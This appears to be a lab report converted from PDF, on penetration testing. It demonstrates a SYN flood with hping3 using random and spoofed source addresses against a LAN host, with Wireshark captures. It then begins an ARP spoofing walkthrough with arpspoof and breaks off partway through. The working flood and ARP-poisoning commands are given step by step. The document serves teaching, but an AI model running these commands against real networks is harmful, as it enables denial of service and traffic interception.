


Vulnerability Analysis and Penetration Testing



1. IP Spoofing:

IP spoofing is the creation of Internet Protocol (IP) packets which have a modified source address in order to either hide the identity of the sender, to impersonate another computer system, or both. It is a technique often used by bad actors to invoke [DDoS attacks](#) against a target device or the surrounding infrastructure.

We will now demonstrate a simple IP-Spoofing attack:



Spoofing IP address - How ?



By changing the source IP address, an attacker can invoke other entity to attack the victim, causing it to reflect responses to the victim itself (rather than back to the attacker).


This is a key principle in DDOS attacks, called:

Reflection

Reflected IP communication (using IP spoofing)

I got a request, going to respond:

- As I am the source now, I'll place my IP as source IP address (2.2.2.2)
- As the request source was 3.3.3.3, I will answer back to him (3.3.3.3)



Usage

hping is a command-line oriented TCP/IP packet assembler/analyzer.

To send flood from random ip's:

```
hping3 --flood -p <Destination Port> <Victim IP> -S --rand-source
```

To send flood from a specific spoofed ip:

```
hping3 --flood -p <Destination Port> <Victim IP> -S --spoof <Inactive IP>
```

--flood

Sent packets as fast as possible, without taking care to show incoming replies. This is ways faster than to specify the -i u0 option.

-p -dest.port

Set destination port

-S --syn


Set SYN tcp flag.

Step 1: Open terminal and type in “hping3 --flood -p 80 192.168.1.100 -S --rand-source”

or


“ hping3 --flood -p 80 192.168.1.102 -S –spoof 192.168.1.109”
(To send flood from specified spoofed ip<192.168.1.109>)

Random:



A screenshot of a terminal window titled "Terminal". The window shows the command "root@sumo:~# hping3 --flood -p 80 192.168.1.100 -S --rand-source" being run. The output indicates that the source IP is being randomized: "HPING 192.168.1.100 (wlan0 192.168.1.100): S set, 40 headers + 0 data bytes" and "hping in flood mode, no replies will be shown". The terminal window has a dark background with green text.

Specific:



A screenshot of a terminal window titled "Terminal". The window shows the command "root@sumo:~# hping3 --flood -p 80 192.168.1.100 -S --spoof 192.168.1.109" being run. The output indicates that the source IP is being spoofed to 192.168.1.109: "HPING 192.168.1.100 (wlan0 192.168.1.100): S set, 40 headers + 0 data bytes" and "hping in flood mode, no replies will be shown". The terminal window has a dark background with green text.

Step 2: Open Wireshark to see the traffic and observe that source keeps on changing although the destination remains same in random where as in spoofed specific ip the source remains same as the spoofed one!

Random:

Applications Places Wireshark Feb 20 12:27 Capturing from wlan0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
7452	8.925062184	189.150.186.97	192.168.1.100	TCP	54	13691 → 80 [SYN] Seq=0 Win=512 Len=0
7453	8.925078730	97.137.189.101	192.168.1.100	TCP	54	13692 → 80 [SYN] Seq=0 Win=512 Len=0
7454	8.925094974	215.170.181.83	192.168.1.100	TCP	54	13693 → 80 [SYN] Seq=0 Win=512 Len=0
7455	8.925111674	101.235.129.174	192.168.1.100	TCP	54	13694 → 80 [SYN] Seq=0 Win=512 Len=0
7456	8.925128068	224.97.127.232	192.168.1.100	TCP	54	13695 → 80 [SYN] Seq=0 Win=512 Len=0
7457	8.925144022	58.46.167.183	192.168.1.100	TCP	54	13696 → 80 [SYN] Seq=0 Win=512 Len=0
7458	8.925160318	129.45.109.63	192.168.1.100	TCP	54	13697 → 80 [SYN] Seq=0 Win=512 Len=0
7459	8.925176728	154.183.233.15	192.168.1.100	TCP	54	13698 → 80 [SYN] Seq=0 Win=512 Len=0
7460	8.925192860	248.88.109.14	192.168.1.100	TCP	54	13699 → 80 [SYN] Seq=0 Win=512 Len=0
7461	8.925208978	140.14.4.138	192.168.1.100	TCP	54	13700 → 80 [SYN] Seq=0 Win=512 Len=0
7462	8.925225216	115.163.171.14	192.168.1.100	TCP	54	13701 → 80 [SYN] Seq=0 Win=512 Len=0
7463	8.925241633	11.7.95.127	192.168.1.100	TCP	54	13702 → 80 [SYN] Seq=0 Win=512 Len=0
7464	8.925258567	118.64.91.158	192.168.1.100	TCP	54	13703 → 80 [SYN] Seq=0 Win=512 Len=0
7465	8.925275110	147.196.170.231	192.168.1.100	TCP	54	13704 → 80 [SYN] Seq=0 Win=512 Len=0
7466	8.925291197	71.52.174.27	192.168.1.100	TCP	54	13705 → 80 [SYN] Seq=0 Win=512 Len=0
7467	8.925307586	27.235.40.183	192.168.1.100	TCP	54	13706 → 80 [SYN] Seq=0 Win=512 Len=0
7468	8.925323893	129.213.64.80	192.168.1.100	TCP	54	13707 → 80 [SYN] Seq=0 Win=512 Len=0
7469	8.925340544	243.45.167.90	192.168.1.100	TCP	54	13708 → 80 [SYN] Seq=0 Win=512 Len=0
7470	8.925356749	68.117.106.250	192.168.1.100	TCP	54	13709 → 80 [SYN] Seq=0 Win=512 Len=0
7471	8.925372902	101.4.158.236	192.168.1.100	TCP	54	13710 → 80 [SYN] Seq=0 Win=512 Len=0
7472	8.925389037	245.115.248.181	192.168.1.100	TCP	54	13711 → 80 [SYN] Seq=0 Win=512 Len=0
7473	8.925405189	227.137.52.189	192.168.1.100	TCP	54	13712 → 80 [SYN] Seq=0 Win=512 Len=0
7474	8.925422799	224.227.248.215	192.168.1.100	TCP	54	13713 → 80 [SYN] Seq=0 Win=512 Len=0
7475	9.041234075	107.49.158.227	192.168.1.100	TCP	54	13714 → 80 [SYN] Seq=0 Win=512 Len=0

Frame 1: 283 bytes on wire (2264 bits), 283 bytes captured (2264 bits) on interface wlan0, id 0

```
0000  50 5b c2 d4 07 99 bc 8a e8 43 4f b8 86 dd 68 c0  P[.....C0..h
0010  00 00 00 e5 66 37 2a 03 28 80 f2 37 00 c6 fa ce  ..7*.(.7....
```

wlan0: <live capture in progress> Packets: 8114 · Displayed: 8114 (100.0%) Profile: Default

Specific:

Applications Places Wireshark Feb 20 12:36 Capturing from wlan0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
17455	3.021549424	192.168.1.109	192.168.1.100	TCP	54	2127 → 80 [SYN] Seq=0 Win=512 Len=0
17456	3.021567613	192.168.1.109	192.168.1.100	TCP	54	2128 → 80 [SYN] Seq=0 Win=512 Len=0
17457	3.021584725	192.168.1.109	192.168.1.100	TCP	54	2129 → 80 [SYN] Seq=0 Win=512 Len=0
17458	3.021602155	192.168.1.109	192.168.1.100	TCP	54	2130 → 80 [SYN] Seq=0 Win=512 Len=0
17459	3.021619655	192.168.1.109	192.168.1.100	TCP	54	2131 → 80 [SYN] Seq=0 Win=512 Len=0
17460	3.021637446	192.168.1.109	192.168.1.100	TCP	54	2132 → 80 [SYN] Seq=0 Win=512 Len=0
17461	3.021654479	192.168.1.109	192.168.1.100	TCP	54	2133 → 80 [SYN] Seq=0 Win=512 Len=0
17462	3.021671532	192.168.1.109	192.168.1.100	TCP	54	2134 → 80 [SYN] Seq=0 Win=512 Len=0
17463	3.021688972	192.168.1.109	192.168.1.100	TCP	54	2135 → 80 [SYN] Seq=0 Win=512 Len=0
17464	3.021706328	192.168.1.109	192.168.1.100	TCP	54	2136 → 80 [SYN] Seq=0 Win=512 Len=0
17465	3.021724155	192.168.1.109	192.168.1.100	TCP	54	2137 → 80 [SYN] Seq=0 Win=512 Len=0
17466	3.021741211	192.168.1.109	192.168.1.100	TCP	54	2138 → 80 [SYN] Seq=0 Win=512 Len=0
17467	3.021764990	192.168.1.109	192.168.1.100	TCP	54	2139 → 80 [SYN] Seq=0 Win=512 Len=0
17468	3.021782800	192.168.1.109	192.168.1.100	TCP	54	2140 → 80 [SYN] Seq=0 Win=512 Len=0
17469	3.021799918	192.168.1.109	192.168.1.100	TCP	54	2141 → 80 [SYN] Seq=0 Win=512 Len=0
17470	3.021816990	192.168.1.109	192.168.1.100	TCP	54	2142 → 80 [SYN] Seq=0 Win=512 Len=0
17471	3.021834447	192.168.1.109	192.168.1.100	TCP	54	2143 → 80 [SYN] Seq=0 Win=512 Len=0
17472	3.021851503	192.168.1.109	192.168.1.100	TCP	54	2144 → 80 [SYN] Seq=0 Win=512 Len=0
17473	3.021868517	192.168.1.109	192.168.1.100	TCP	54	2145 → 80 [SYN] Seq=0 Win=512 Len=0
17474	3.021885775	192.168.1.109	192.168.1.100	TCP	54	2146 → 80 [SYN] Seq=0 Win=512 Len=0
17475	3.021902696	192.168.1.109	192.168.1.100	TCP	54	2147 → 80 [SYN] Seq=0 Win=512 Len=0
17476	3.021919655	192.168.1.109	192.168.1.100	TCP	54	2148 → 80 [SYN] Seq=0 Win=512 Len=0
17477	3.050753103	192.168.1.109	192.168.1.100	TCP	54	2149 → 80 [SYN] Seq=0 Win=512 Len=0


Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface wlan0, id 0

```
0000  a8 6b ad 3c c0 95 50 5b c2 d4 07 99 08 00 45 00  .k-<.P[.....E.
0010  00 28 d3 80 00 40 06 23 2e c0 a8 01 6d c0 a8  ..@#.m...
```


wlan0: <live capture in progress> Packets: 17477 · Displayed: 17477 (100.0%) Profile: Default

Step 3: Open Task manager in the Victim's PC there we can observe the jump in network traffic without sending any requests from the victim's machine!

Before:





After:



2. ARP Spoofing:

ARP spoofing is a type of attack in which a malicious actor sends falsified ARP (Address Resolution Protocol) messages over a local area network. This results in the linking of an attacker's MAC address with the IP address of a legitimate computer or server on the network



Usage:

```
arpspoof -i <interface> -t <target IP> <gateway ip>
```

Procedure:

Step 1: Type in “ip r” gives the gateway ip of the router

```
root@sumo:~# ip r
default via 192.168.1.1 dev wlan0 proto dhcp metric 600
192.168.0.0/16 dev wlan0 proto kernel scope link src 192.168.1.101 metric 600
root@sumo:~#
```

Here GatewayIp is **192.168.1.1**

Step 2: Now we need to know the victim IP say,**192.168.100**

Step 3: Type in “ifconfig” to know the interface and mac id we are using

As mine are:


- MAC Address 50:5b:c2:d4:07:99
- Interface: wlan0

```
root@sumo:~# ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 8c:16:45:87:85:50 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 19650 bytes 8947885 (8.5 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 19650 bytes 8947885 (8.5 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.101 netmask 255.255.0.0 broadcast 192.168.255.255
        inet6 fe80::d1ec:82df:53d9:53d9 prefixlen 64 scopeid 0x20<link>
            ether 50:5b:c2:d4:07:99 txqueuelen 1000 (Ethernet)
            RX packets 426917 bytes 75808947 (72.2 MiB)
            RX errors 0 dropped 4602 overruns 0 frame 0
            TX packets 1472354 bytes 115209316 (109.8 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Step 4: Type in “arp spoof -i wlan0 -t 192.168.1.100 192.168.1.1” here this command is to spoof target that I am the router



